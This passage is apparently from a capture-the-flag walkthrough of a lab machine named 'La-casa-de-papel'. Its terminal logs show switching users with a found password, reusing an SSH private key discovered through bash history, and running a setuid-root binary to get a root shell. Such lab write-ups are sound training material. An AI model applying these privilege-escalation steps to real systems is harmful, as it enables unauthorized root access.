


```
su ri0
Password: !!Estresado!!
id
uid=1003(ri0) gid=1003(ri0) groups=1003(ri0)
```


Now we are in the ri0 user.

We read all the files the ri0 for next hint to move on.

We can login with ssh also :




```
└─# ssh t0kyo@192.168.0.102
t0kyo@192.168.0.102's password:
Welcome to Ubuntu 19.10 (GNU/Linux 5.3.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 10 Apr 2021 10:42:30 PM EDT

  System load:  0.01              Processes:             119
  Usage of /:   48.0% of 8.80GB   Users logged in:       0
  Memory usage: 32%               IP address for enp0s3: 192.168.0.102
  Swap usage:   0%
```



```
ri0@La-casa-de-papel:~$ ls -la
total 52
drwxrw---- 11 ri0  ri0  4096 Jan 25  2020 .
drwxr-xr-x  5 root root 4096 Jan 24  2020 ..
-rw-------  1 ri0  ri0  2012 Apr 10 13:53 .bash_history
drwx------  2 ri0  ri0  4096 Jan 25  2020 .cache
drwxr-xr-x  3 root root 4096 Jan 23  2020 f
drwx------  3 ri0  ri0  4096 Jan 25  2020 .gnupg
drwxrwxr-x  3 ri0  ri0  4096 Jan 23  2020 nairobi
drwxr-xr-x  3 root root 4096 Jan 23  2020 p
drwxr-xr-x  3 root root 4096 Jan 23  2020 s
drwxrwxr-x  3 ri0  ri0  4096 Jan 23  2020 samantha
drwx------  2 ri0  ri0  4096 Jan 24  2020 .ssh
drwxrwxr-x  3 ri0  ri0  4096 Jan 23  2020 u
-rw-------  1 ri0  ri0  2433 Jan 23  2020 .viminfo
```

We found some interesting directories in ri0 folder.




```
cat .bash_history
locate thegiftofprofessor
ssh -i /usr/games/user/thegiftofprofessor profess0r@localhost
```

While reading the bash history

I found the file called thegiftofprofessor.


I read the file. that file was private key for professor user.

We can use the same command that we saw in the bash history file




```
ri0@La-casa-de-papel:~$ locate thegiftofprofessor
/usr/games/user/thegiftofprofessor
ri0@La-casa-de-papel:~$ ssh -i /usr/games/user/thegiftofprofessor profess0r@localhost
Welcome to Ubuntu 19.10 (GNU/Linux 5.3.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 10 Apr 2021 10:44:35 PM EDT
```

Yup! We login into professor user…...



```
1  a  b  earth  first
profess0r@La-casa-de-papel:~$ id
uid=1004(profess0r) gid=1004(profess0r) groups=1004(profess0r)
profess0r@La-casa-de-papel:~$ ls -la
total 60
drwxrw---- 10 profess0r profess0r  4096 Apr 10 13:53 .
drwxr-xr-x  5 root      root       4096 Jan 24  2020 ..
drwxrwxr-x  3 profess0r profess0r  4096 Jan 23  2020 1
drwxrwxr-x  3 profess0r profess0r  4096 Jan 23  2020 a
drwxrwxr-x  3 profess0r profess0r  4096 Jan 23  2020 b
-rw-------  1 profess0r profess0r  2797 Apr 10 13:53 .bash_history
drwx------  2 profess0r profess0r  4096 Jan 24  2020 .cache
drwxrwxr-x  3 profess0r profess0r  4096 Jan 23  2020 earth
drwxrwxr-x  3 profess0r profess0r  4096 Jan 23  2020 first
drwx------  3 profess0r profess0r  4096 Jan 24  2020 .gnupg
drwx------  2 profess0r profess0r  4096 Jan 24  2020 .ssh
-rw-------  1 profess0r profess0r 15661 Apr 10 13:53 .viminfo
profess0r@La-casa-de-papel:~$
```


Professor user can many directories. let we go one by one



```
vi /etc/ssh/sshd_config
cd earth/venus/neptune/mars/jupiter/ur-anus/mercury
ls
ls -al
./shell /bin/bash
id
```


I reading the bash history file I found this.

Let we try to use this same command and see what is happening.



```
profess0r@La-casa-de-papel:~$ cd earth/venus/neptune/mars/jupiter/ur-anus/mercury
profess0r@La-casa-de-papel:~/earth/venus/neptune/mars/jupiter/ur-anus/mercury$ ls -al
total 28
drwxrwxr-x 2 profess0r profess0r  4096 Jan 23  2020 .
drwxrwxr-x 3 profess0r profess0r  4096 Jan 23  2020 ..
-rwsr-xr-x 1 root      root      16824 Jan 23  2020 shell
profess0r@La-casa-de-papel:~/earth/venus/neptune/mars/jupiter/ur-anus/mercury$ ./shell /bin/bash
root@La-casa-de-papel:~/earth/venus/neptune/mars/jupiter/ur-anus/mercury# id
uid=0(root) gid=0(root) groups=0(root),1004(profess0r)
root@La-casa-de-papel:~/earth/venus/neptune/mars/jupiter/ur-anus/mercury# 
```

Wow we are in root user



```
root@La-casa-de-papel:/root# ls -al
total 48
drwx------  6 root root  4096 Jan 24  2020 .
drwxr-xr-x 19 root root  4096 Nov 21  2019 ..
lrwxrwxrwx  1 root root     9 Nov 22  2019 .bash_history -> /dev/null
-rw-r--r--  1 root root  3227 Jan 24  2020 .bashrc
drwx------  2 root root  4096 Nov 21  2019 .cache
drwx------  3 root root  4096 Nov 21  2019 .gnupg
drwxrwxr-x  3 root root  4096 Jan 21  2020 .local
-rw-------  1 root root   472 Nov 21  2019 .mysql_history
-rw-r--r--  1 root root   148 Aug 27  2019 .profile
drwxr-xr-x  2 root root  4096 Nov 22  2019 .vim
-rw-------  1 root root 11924 Jan 24  2020 .viminfo
root@La-casa-de-papel:/root# id
uid=0(root) gid=0(root) groups=0(root),1004(profess0r)
root@La-casa-de-papel:/root# cd ..
root@La-casa-de-papel:/# whoami
root
```

Finally, mission is accomplished.

CONCLUSION:

Really this is machine challenging and I learned many things in this machine. Gathering every information very important in this machine. Many new techniques have I practiced in this machine.

In this machine to crack the hash takes me time lot. After cracking the hash machine is easy to move on. I enjoyed lot with this machine…